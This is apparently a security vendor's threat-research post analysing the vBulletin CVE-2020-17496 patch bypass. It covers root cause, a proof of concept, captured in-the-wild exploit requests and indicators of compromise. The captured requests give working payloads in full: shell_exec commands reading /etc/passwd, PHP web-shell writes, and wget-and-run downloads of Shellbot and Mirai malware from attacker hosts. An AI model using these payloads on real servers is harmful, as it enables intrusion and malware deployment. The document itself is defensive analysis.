Exploits in the Wild for vBulletin Pre-Auth RCE Vulnerability CVE-2020-17496

By Haozhe Zhang, Qi Deng, Zhibin Zhang, Ruchna Nigam

Published: 2020-09-03 · Archived: 2026-04-05 21:40:31 UTC

Executive Summary

In September 2019, a remote code execution (RCE) vulnerability identified as CVE-2019-16759 was disclosed for vBulletin, a popular forum software. At that time, Unit 42 researchers published a blog on this vBulletin vulnerability, analyzing its root cause and the exploit we found in the wild. By exploiting this vulnerability, an attacker could have gained privileged access and control over any vBulletin server running versions 5.0.0 up to 5.5.4, and potentially lock organizations out from their own sites.

Recently, Unit 42 researchers found exploits in the wild leveraging the vBulletin pre-auth RCE vulnerability CVE-2020-17496. The exploits are a bypass of the fix for the previous vulnerability, CVE-2019-16759, which allows attackers to send a crafted HTTP request with a specified template name and malicious PHP code, and leads to remote code execution. More than 100,000 sites are built on vBulletin, including the forums of major enterprises and organizations, so it's imperative to patch immediately.

In this blog, we provide details on the bypass of the patch of the vulnerability, proof of concept code (PoC) to demonstrate the vulnerability and information on attacks we have observed in the wild.

Palo Alto Networks customers are protected by the following services and products via Threat Prevention signatures and URL Filtering blocks the related C2 traffic.

Root Cause Analysis of the Vulnerability (CVE-2020-17496)

Template rendering is a functionality of vBulletin that can convert XML templates to PHP code and execute it. Beginning from version 5.0, vBulletin starts to accept Ajax requests for template rendering. The rendering is executed with a function staticRenderAjax. As shown in Figure 1, the values of parameters for this function are from $_REQUESTS, $_GET and $_POST. Thus, the template name and the related config which come from those parameters are user-controllable, which leads to the RCE vulnerability CVE-2019-16759.

```php
/** This renders a template from an ajax call
 */
protected function callRender()
{
    $routeInfo = explode('/', $_REQUEST['routestring']);

    if (count($routeInfo) < 3)
    {
        throw new vB5_Exception_Api('ajax', 'api', array(), 'invalid_request');
    }

    $params = array_merge($_POST, $_GET);
    $this->router = new vB5_Frontend_Routing();
    $this->router->setRouteInfo(array('action' => 'actionRender', 'arguments' => $params,
        'template' => $routeInfo[2], 'queryParameters' => $_GET));
    Api_InterfaceAbstract::setLight();
    $this->sendAsJson(vB5_Template::staticRenderAjax($routeInfo[2], $params));
}
```

Figure 1. The callRender() in vBulletin < 5.5.5

When an attacker manipulates an Ajax request that contains template name widget_php and malicious code placed in the parameter widgetConfig[‘code’], the render engine will convert the XML template widget_php shown in Figure 2 to a string of PHP code, then execute the code by the eval function highlighted in Figure 3. Since the generated code has a line of vB5_Template_Runtime::evalPhp(" . $widgetConfig['code'], the malicious code in the request will be executed.

```
        <template name="widget_php" templatetype="template" date="1372889589" username="vBulletin Solutions"
    {vb:data widgetConfig, widget, fetchConfig, {vb:raw widgetinstanceid}}
</vb:if>
<vb:if condition="!empty($widgetConfig)">
    {vb:set widgetid, {vb:raw widgetConfig.widgetid}}
    {vb:set widgetinstanceid, {vb:raw widgetConfig.widgetinstanceid}}
</vb:if>

<div class="canvas-widget default-widget custom-html-widget" data-widget-id="{vb:raw widgetid}" data-widget-i
    {vb:template module_title, widgetConfig={vb:raw widgetConfig}, can_use_sitebuilder={vb:raw user.can_use_s
    <div class="widget-content">
        <hr class="widget-header-divider" />
        <vb:if condition="!empty($widgetConfig['code']) AND !$vboptions['disable_php_rendering']">
            {vb:action evaledPHP, bbcode, evalCode, {vb:raw widgetConfig.code}}
            {vb:raw $evaledPHP}
        <vb:else />
            <vb:if condition="$user['can_use_sitebuilder']">
                <span class="note">{vb:phrase click_edit_to_config_module}</span>
            </vb:if>
        </vb:if>
    </div>
</div>]]></template>
```

Figure 2. Template “widget_php”

```
1  $final_rendered = " . ";
2  if (empty($widgetConfig) AND !empty($widgetinstanceid))
3  {
4  $final_rendered .= ' ' . "; $widgetConfig = vB5_Template_Runtime::parseData('widget', 'fetchConfig',
   $widgetinstanceid);
5
```

```
6  $final_rendered .= '' . ' ';
7  }
8  else {
9  $final_rendered .= '';
10 }
11 $final_rendered .= '' . ' ' . '';
12 if (!empty($widgetConfig))
13 {
14 $final_rendered .= ' ' . '';
15 $widgetid = $widgetConfig['widgetid'];
16 $final_rendered .= '' . ' ' . '';
17 $widgetinstanceid = $widgetConfig['widgetinstanceid'];
18 $final_rendered .= '' . ' ';
19 }
20 else
21 {
22 $final_rendered .= '';
23 }
24 $final_rendered .= '' . ' ' . vB5_Template_Runtime::includeTemplate('module_title',array('widgetConfig'
   => $widgetConfig, 'show_title_divider' => '1', 'can_use_sitebuilder' => $user['can_use_sitebuilder'])) . ' '
25 . '';
26 if (!empty($widgetConfig['code']) AND !vB::getDatastore()->getOption('disable_php_rendering'))
27 {
28 $final_rendered .= ' ' . '' . ' ' . vB5_Template_Runtime::evalPhp('' . $widgetConfig['code'] . '') . ' ';
29 }
30 else
31 {
```

```
32 $final_rendered .= ' ' . '';
33 if ($user['can_use_sitebuilder'])
34 { $final_rendered .= ' ' . vB5_Template_Runtime::parsePhrase("click_edit_to_config_module") . ' ';
35 }
36 else
37 {
38 $final_rendered .= '';
39 }
40 $final_rendered .= '' . ' ';
41 }
42 $final_rendered .= '' . ' ';
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
```

```
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
```

```
382
383         $templateCache = vB5_Template_Cache::instance();
384         $templateCode = $templateCache->getTemplate($this->template);
385
386         if(is_array($templateCode) AND !empty($templateCode['textonly']))
387         {
388             $final_rendered = $templateCode['placeholder'];
389         }
390         else if($templateCache->isTemplateText())
391         {
392             eval($templateCode);
393         }
394         else
395         {
396             if ($templateCode !== false)
397             {
398                 include($templateCode);
399             }
400         }
401
```

Figure 3. Eval the PHP code rendered from the XML template

Beginning from version 5.5.5, a fix for CVE-2019-16759 was introduced into the function callRender() as shown in Figure 4. It uses a disallow-list mechanism to check the template name. If the name is widget_php, the engine won't render the requested template.

```php
    /**
     * Renders a template from an ajax call
     *
     * @param array Array of server data (from $_POST and/or $_GET, see execute())
     */
    protected function callRender($serverData)
    {
        $routeInfo = explode('/', $serverData['routestring']);

        if (count($routeInfo) < 3)
        {
            throw new vB5_Exception_Api('ajax', 'render', array(), 'invalid_request');
        }

        $templateName = $routeInfo[2];
        if ($templateName == 'widget_php')
        {
            $result = array(
                'template' => '',
                'css_links' => array(),
            );
        }
        else
        {
            $this->router = new vB5_Frontend_Routing();
            $this->router->setRouteInfo(array(
                'action'          => 'actionRender',
                'arguments'       => $serverData,
                'template'        => $templateName,
                // this use of $_GET appears to be fine,
                // since it's setting the route query params
                // not sending the data to the template
                // render
                'queryParameters' => $_GET,
            ));
            Api_InterfaceAbstract::setLight();
            $result = vB5_Template::staticRenderAjax($templateName, $serverData);
        }
```

Figure 4. The callRender() in vBulletin ≥ 5.5.5

Another fix is that the evalPhp function will check the current template name. After the fix, widget_php is the only template that can be used to execute PHP code, as shown in Figure 5.

```php
    public static function evalPhp($code)
    {
        //only allow the PHP widget template to do this.  This prevents a malicious user
        //from hacking something into a different template.
        if (self::currentTemplate() != 'widget_php')
        {
            return '';
        }
        ob_start();
        eval($code);
        $output = ob_get_contents();
        ob_end_clean();
        return $output;
    }
}
```

Figure 5. evalPhp() executes code only when the template is widget_php

The fix makes widget_php the only template that can be utilized for PHP code execution, and meanwhile, restricts the user's access to this template. However, in the latest bypass, we found that another template can be utilized to load this template. That template is widget_tabbedcontainer_tab_panel.

```
        <template name="widget_tabbedcontainer_tab_panel" templatetype="template" date="1532130449" username="vBulletin"
<div id="{vb:var panel_id}" class="h-clearfix js-show-on-tabs-create h-hide">
    <vb:comment>
    - {vb:var panel_id}
    <vb:each from="subWidgets" value="subWidget">
      -- {vb:raw subWidget.template}
    </vb:each>
    </vb:comment>

    <vb:each from="subWidgets" value="subWidget">
        {vb:template {vb:raw subWidget.template},
            widgetConfig={vb:raw subWidget.config},
            widgetinstanceid={vb:raw subWidget.widgetinstanceid},
            widgettitle={vb:raw subWidget.title},
            tabbedContainerSubModules={vb:raw subWidget.tabbedContainerSubModules},
            product={vb:raw subWidget.product}
        }
    </vb:each>
```

Figure 6. The template widget_tabbedcontainer_tab_panel

This template widget_tabbedcontainer_tab_panel shown in Figure 6, above, is a template that can be used to render multiple child templates. Rendering the template itself doesn't directly lead to the remote code execution. However, the rendering of this template will trigger the rendering of other child templates.

The code below is the PHP code that is rendered from the widget_tabbedcontainer_tab_panel template in XML. After this code is generated, it will be executed.

```
1  $final_rendered = '' . '';
2  $panel_id = '' . vB5_Template_Runtime::vBVar($id_prefix).vB5_Template_Runtime::vBVar($tab_num)
   . '';
3  $final_rendered .= '' . '' . '' . ' ' . '';
4  if (isset($subWidgets) AND (is_array($subWidgets) OR $subWidgets instanceof ArrayAccess))
5  {
6  foreach ($subWidgets AS $subWidget)
7  {
8  $final_rendered .= ' ' .
9  vB5_Template_Runtime::includeTemplate($subWidget['template'],array('widgetConfig' =>
10 $subWidget['config'], 'widgetinstanceid' => $subWidget['widgetinstanceid'], 'widgettitle' =>
   $subWidget['title'], 'tabbedContainerSubModules' => $subWidget['tabbedContainerSubModules'],
11 'product' => $subWidget['product'])) . ' ';
12 }
```

```
13  }$final_rendered .= " . '';
14
15
16
17
18
19
```

In the PHP code, it can be seen that the render engine will traverse the “subWidget” and its config from the $subWidgets and create a new template object, after which the rendering will generate its PHP code. In this case, if the string widget_php is assigned to variable subWidget and the malicious code is placed in the $widgetConfig['code'], the malicious code will be executed just like with CVE-2019-16759.

Proof of Concept

Based on our analysis, we can construct the exploit code to prove the functionality. The calling of the function callRender requires the POST HTTP method (according to Figure 7).

```
/**
 * @var array Quick routes that match the beginning of the route string
 */
protected static $quickRoutePrefixMatch = array(
    // note, keep this before ajax/api. More specific routes should come before
    // less specific ones, to allow the prefix check to work correctly, see constructor.
    'ajax/apidetach' => array(
        'handler'     => 'handleAjaxApiDetached',
        'requirePost' => true,
    ),
    'ajax/api' => array(
        'handler'     => 'handleAjaxApi',
        'requirePost' => true,
    ),
    'ajax/render' => array(
        'handler'     => 'callRender',
        'requirePost' => true,
    ),
);
```

Figure 7. Call of the callRender()

Figure 8 shows a compromised page that contains the result of the code phpinfo(); with the request information. Figures 9 and 10 show some other manipulated requests that have the same effect.

In the URL, the child template name widget_php and the malicious code phpinfo();exit(); are in the array subWidget as the first element. When the backend processes this URL, the malicious code will be executed.



Figure 8. Reproduction of the exploit – 1



Figure 9. Reproduction of the exploit – 2



Figure 10. Reproduction of the exploit – 3

Exploits in the Wild: CVE-2020-17496

We caught the first incident of CVE-2020-17496 exploitation on Aug. 10, 2020, and later found that exploitation attempts from different IP addresses are ongoing. Note that these are disparate attacks and not a coordinated effort by any particular attackers.

Scanning Activities

According to malicious traffic we captured, there are multiple source IPs running scans. These scans are trying to find vulnerable sites and collect that information, which is an early step of cyber attacks. The traffic is shown in Figures 11-15. These payloads try to execute system commands echo and id, which can give attackers knowledge of whether or not the targets are vulnerable according to the responses.

```
POST /forum/ajax/render/widget_tabbedcontainer_tab_panel HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Accept: */*
Content-Length: 139
Content-Type: application/x-www-form-urlencoded
Host: [redacted]
Connection: Keep-Alive
Accept-Encoding: gzip,deflate

subWidgets[0][template]=widget_php&subWidgets[0][config][code]=echo shell_exec('echo xxxxxxxx55555'); exit;
```

Figure 11. Exploit in the wild – 1

```
POST /forum/ajax/render/widget_tabbedcontainer_tab_panel HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Accept: */*
Content-Length: 123
Content-Type: application/x-www-form-urlencoded
Host: [redacted]
Connection: Keep-Alive
Accept-Encoding: gzip,deflate

subWidgets[0][template]=widget_php&subWidgets[0][config][code]=echo shell_exec('id'); exit;
```

Figure 12. Exploit in the wild – 2

```
POST [redacted]/ajax/render/widget_tabbedcontainer_tab_panel HTTP/1.1
Host: [redacted]
Accept: application/json, text/json, text/x-json, text/javascript, application/xml, text/xml
User-Agent: RestSharp/106.11.4.0
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 132

subWidgets[0][template]=widget_php&subWidgets[0][config][code]=echo("Chr0nic Was Here"); exit;
```

Figure 13. Exploit in the wild – 3

```
POST /ajax/render/widget_tabbedcontainer_tab_panel HTTP/1.1
Host: [redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.24.0
Content-Length: 115
Content-Type: application/x-www-form-urlencoded

subWidgets[0][template]=widget_php&subWidgets[0][config][code]=echo 'LetsNord07'; exit;
```

Figure 14. Exploit in the wild – 4

Sensitive File Reading

Some attackers are trying to exploit the vulnerability and read files on the server-side. The payload contains the PHP function shell_exec() for the execution of arbitrary system commands and a system command cat ../../../../../../../../../etc/passwd to read the content of the /etc/passwd. The traffic is shown in Figure 15. Once the attack succeeds, sensitive information from the targets may be disclosed.

```
POST /ajax/render/widget_tabbedcontainer_tab_panel HTTP/1.1
Host: [redacted]
Content-Length: 187
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.6.0 CPython/2.7.5 Linux/3.10.0-1127.18.2.el7.x86_64
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded

subWidgets[0][template]=widget_php&subWidgets[0][config][code]=echo shell_exec('cat ../../../../../../../../../../etc/passwd'); exit;
```

Figure 15. Exploit in the wild – 5

Writing Web Shell

Some attackers are exploiting the vulnerability to install a web shell.

Figure 16 shows that the exploit is trying to write a PHP-based web shell <?php @eval($_POST[“x”]);?> to the file conf.php on the web host directory with the PHP function file_put_content(). Once the attack succeeds, attackers can send their commands via HTTP POST request with the parameter x to the web shell and execute the commands on the server-side.

```
POST /ajax/render/widget_tabbedcontainer_tab_panel HTTP/1.1
Host: [redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.11 (KHTML, like Gecko) Chrome/17.0.963.56 Safari/535.11
Content-Length: 248
Content-Type: application/x-www-form-urlencoded

subWidgets[0][template]=widget_php&subWidgets[0][config][code]=file_put_contents('conf.php',urldecode('<?php @eval($_POST["x"]);?>')); exit;
```

Figure 16. Exploit in the wild – 6

Figure 17 shows that the exploit is trying to download a PHP script onto the victim server. The webshell code is as below. The code provides an upload page for attackers to upload any files and conduct the follow-up steps of a cyber attack.

```
1  <?php
2  error_reporting(0);
3  echo "Jasmine<br>";
4  echo"<font color=#ff0000>".php_uname()."";
5  print "\n";$disable_functions = @ini_get("disable_functions");
6  echo "<br>DisablePHP=".$disable_functions; print "\n";
7  echo"<br><form method=post enctype=multipart/form-data>";
8  echo"<input type=file name=f><input name=k type=submit id=k value=upload><br>";
9  if($_POST["k"]==upload){
10 if(@copy($_FILES["f"]["tmp_name"],$_FILES["f"]["name"])){
11 echo"<b>".$_FILES["f"]["name"];
```

```
12  }else{
13  echo"<b>Gagal upload cok";
14  }
15  }
16  ?>
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
```

```
POST //ajax/render/widget_tabbedcontainer_tab_panel HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: id,en-US;q=0.7,en;q=0.3
Connection: keep-alive
Upgrade-Insecure-Requests: 1
TE: Trailers
Content-Length: 127
Content-Type: application/x-www-form-urlencoded

subWidgets[0][template]=widget_php&subWidgets[0][config][code]=echo system('wget https://pastebin.com/raw/WQkjFQzD -O 0x.php');
```

Figure 17. Exploit in the wild – 7

Figure 18 shows that the exploit is trying to write base64 encoded PHP code into a file in the web host directory. The new page will lead to an arbitrary file upload entrypoint, allowing attackers to conduct the follow-up steps of a cyber attack.

```
POST /vbulletin/ajax/render/widget_tabbedcontainer_tab_panel HTTP/1.1
Host: [redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Linux; Android 7.0; SM-G892A Bulid/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/60.0.3112.107 Moblie Safari/537.36
Accept-Language: en-US,en;q=0.9,fr;q=0.8
Cache-Control: max-age=0
referer: [redacted]
Upgrade-Insecure-Requests: 1
Content-Length: 1838
Content-Type: application/x-www-form-urlencoded

subWidgets[0][template]=widget_php&subWidgets[0][config][code]=error_reporting(0); $f0x = 'PD9waHAgZWNobyBwaHBfdW5hbWUoKS4iPGJyPiIuZ2V0Y3dkKCkuJzxicj4nOyA/
Pgo8P3BocCAkc3lzdGVtID0gJF9HRVRbJ2YnXTsgaWYoJHN5c3RlbSA9PSAnZicpeyRzYXcxID0gJF9GSUxFU1snZmlsZSddWyd0bXBfbmFtZSddOyRzYXcyID0gJF9GSUxFU1snZmlsZSddWyduYW1lJ107ZWNobyAiPGZvcm0gbWV0aG9kPSdQT1N
```

Figure 18. Exploit in the wild – 8

Downloading Shellbot

Some attackers are utilizing the vulnerability to download a Perl-based script malware (Shellbot) with the PHP function shell_exec() for the execution of the system command wget from the address http://178[.]170[.]117[.]50/bot1 and run it. The payload can be seen in Figure 19.

```
POST /ajax/render/widget_tabbedcontainer_tab_panel HTTP/1.1
Host: [redacted]
User-Agent: curl/7.54.1
Accept: */*
Content-Length: 151
Content-Type: application/x-www-form-urlencoded

subWidgets[0][template]=widget_php&subWidgets[0][config][code]=echo shell_exec(" cd /tmp;wget -qO - 178.170.117.50/bot1|perl ");exit;
```

Figure 19. Exploit in the wild – 9

Once the script is executed, it will connect to an IRC-based command-and-control (C2) server with the address of 66[.]7[.]149[.]161:6667, join the IRC channel #afk then keep responding to the PING from the server, as in the traffic shown in Figure 20. Once it receives the commands from the chat channel, it will execute the related code of port scanning, download files, execute system commands, start a flood attack, pop a shell to attackers and so on.

No.	Time	Source	Destination	Protocol	Length	Info
4	0.091244	172.16.192.129	66.7.149.161	IRC	68	Request (NICK)
5	0.091615	66.7.149.161	172.16.192.129	TCP	60	6667 → 50649 [ACK] Seq=1 Ack=15 Win=64240 Len=0
6	0.091812	172.16.192.129	66.7.149.161	IRC	106	Request (USER)
7	0.091944	66.7.149.161	172.16.192.129	TCP	60	6667 → 50649 [ACK] Seq=1 Ack=67 Win=64240 Len=0
8	0.171360	66.7.149.161	172.16.192.129	IRC	60	Response
9	0.232336	172.16.192.129	66.7.149.161	TCP	54	50649 → 6667 [ACK] Seq=67 Ack=3 Win=64238 Len=0
10	0.252974	66.7.149.161	172.16.192.129	IRC	60	Response
11	0.296208	172.16.192.129	66.7.149.161	TCP	54	50649 → 6667 [ACK] Seq=67 Ack=5 Win=64236 Len=0
12	0.336158	66.7.149.161	172.16.192.129	IRC	180	Response (001) (001) (376)
13	0.388308	172.16.192.129	66.7.149.161	TCP	54	50649 → 6667 [ACK] Seq=67 Ack=131 Win=64110 Len=0
14	2.092211	172.16.192.129	66.7.149.161	IRC	64	Request (JOIN)
15	2.092553	66.7.149.161	172.16.192.129	TCP	60	6667 → 50649 [ACK] Seq=131 Ack=77 Win=64240 Len=0
16	2.092603	172.16.192.129	66.7.149.161	IRC	64	Request (JOIN)
17	2.092906	66.7.149.161	172.16.192.129	TCP	60	6667 → 50649 [ACK] Seq=131 Ack=87 Win=64240 Len=0
18	122.333787	66.7.149.161	172.16.192.129	IRC	73	Response (PING)
19	122.334650	172.16.192.129	66.7.149.161	IRC	72	Request (PONG)
20	122.334884	66.7.149.161	172.16.192.129	TCP	60	6667 → 50649 [ACK] Seq=150 Ack=105 Win=64240 Len=0
21	242.345711	66.7.149.161	172.16.192.129	IRC	73	Response (PING)

Figure 20. Traffic during the execution of the ShellBot script

Downloading Sora

One exploit is found to download a Mirai variant (Sora) from the attacker's server. However, the payload is ineffective as it uses the wrong HTTP method.

```
GET /ajax/render/widget_tabbedcontainer_tab_panel subWidgets[0][template]=widget_php&subWidgets[0][config]
[code]=echo%20shell_exec('cd /tmp; rm -rf *; wget http://78.142.18.20/fetch.sh; chmod 777 fetch.sh; sh fetch.sh; rm
fetch.sh');exit; HTTP/1.1
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: /
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
```

Figure 21. Exploit in the wild – 10

According to analysis of the samples, they spread themselves with different combinations of the exploits of CVE-2020-5902 (which would be ineffective, as the payload uses bash commands, whereas the exploit requires the injected commands to be specific CLI-compatible ones), CVE-2020-1937, CVE-2020-10173, CVE-2020-10987, Netgear R700 RCE, Netlink GPON Router 1.0.11 RCE and the vulnerability CVE-2020-17496 discussed in this blog.

Conclusion

There are multiple kinds of exploit attempts against vBulletin pre-auth RCE vulnerability CVE-2020-17496 being detected by our threat platform. As a widely used forum software package that has been running for a long time in the market, it has been identified as a prized target by attackers.

vBulletin released the patch to fix this vulnerability on Aug. 10, 2020. Applying the patch to the latest version will mitigate the risks, which is strongly advised.

Palo Alto Networks customers are protected by the following services and products:

- Threat Prevention Signature 59133 and 80671.
- URL Filtering blocks the related C2 traffic of the Shellbot.

Indicators of Compromise

Shellbot Hash

88DDD8A1B77477AAFFD1BB163B9770D72A77BF29BFCA226E79C28D15BEF983ED

Mirai Variant (Sora) Hashes

03bfec4e039805091fe30fa978d5ec7f28431bb0fca4b137e075257b3e1c0dd4

b4cb04709f613b5363514e75984084ef1d3eaba7c50638b2a5a284680831b992

94f02ea10b4546da71bd46916f0fe260b40c8ed4deccf0588687e62ca3819ad7

bd72be4f7d64795b902f352e47b1654eaee6b5a71cddfaf2c245dba1b2d602eb

77b4f7f0d66a0333d756116eaae567a8540392f558c49d507bf6da10bd047fe3

051baaabf205c7c0f5fd455ac5775447f9f3df0cc9bc5f66f6d386f368520581

fd63b9c7e9dce51348d9600f67139ea8959fdbbca84d505b5e9317bbdca74016

8b5810e07cf21ebb1c2ff23c13ce88022c1dd5bc2df32f4d7e5480b4ddb82de2

ded23c3f5f2950257d8cfb215c40d5f54b28fde23c02f61ce1eb746843f43397

80fb66c6b1191954c31734355a236b7342dc3fd074ead47f9c1ed465561c6e8c

f30bb52c0e32dfe524fc0dfda1724a1ffb88647c39c33a66dfd66109fecceec7

1900e09983acf7ddc658b860be7875a527bc914cbffcf0aaff0b4182ecef047b

fa7575bd0cd2a83995ea34d8d008eb07c2062a843e5e155e2e0d8b35a0cf7901

68132010d9a543a6a2a9ea61e771cf2c041cea259cc76affdfe663e20c130a45

ab671fc0c68ed1c249c2bb52b28ae3d70df8bd1614d86f6d6a3f4c21d7841d72

4ff21e69b11566336f4fd56ac2829cdcf215182e8ff807f8e744c0a2b08f726f

a7373fa18b367edbcd4462345a5da087821e34734bdf05d1c4060a7694868c5e

dec56b06e03665d2c656b530d3b6f90ca0ec2925bec4559d8a2cec5da3a7700b

c379139347470254f19041f05e19f5454750e052f04f6d377ec8df19ce959519

fed0f0d3e9d990f8a83b86d29e586d46e7cac54efb0eae2f07112d61afb9b885

84448ee487010d6fed918febe230b71a8ec1266e300f85933014db2566645857

994889422b24a5b4759eda30265f1b933a458e15927b4f7949d4a3ba79eb43ca

39b6d72101adae2b71815328599f8e67ee27955849dfb3825c5b2731d504696b

0747988a77c89c1267a882b663fbd4168e25aed239fb1553e65bb4ac74ecda67

99d06d1c82af244b1533c1173ca10da7f29bfbf753073f20f5dc7a0016152a4c

372ab5c1c23d198b594353239a96d6cf620cc56588f5fdf5dfb32919dd019020

ef2a6b37568e14dacd5d8894ce2e4bbc593ffd58e197827a052d2c2f0a756949

1cf9ac9150d59de25ca5ac1f855fadf1b03f13b4e9ced63a12acef9c8292a648

cf172b4629e321e4c78a1d0717130bbb693392712a86d3d85d035bae1f377dbd

1a0293d4863ccef36e138e4f6c65ad013a403db0ffc69ebaf04b43b61b4ba798

2a14b9b01ec78a332be40339a782a2cf2bf9a237eee9cc5fcd40fa3385b1d4fb

f56150ff764328ee59eeaafe5e2d63574b475a69386c9ac4978006070807edc9

9572a532c08f81d7957ffd4639f95c34a2085f119fa426d8ea911af72bfd0b4a

113ad91a1aab3abcd704fe8670fbc043f049586462a4c58dabdd44c14519ea66

f9d7d9b11c60bd52625e7d9a33516c2bac96ac542a22696d0da3a9c536dae11b

6f01ef6670ecd79f9b322dd8521bc13a73037e7f84fa9aad35d11d964d8f9e60

2960748648bc2cd1b3db5e1e1ce9931a6588d65ae91c6d09e6b8bf2d78b00263

IP Addresses

66[.]7[.]149[.]161

178[.]170[.]117[.]50
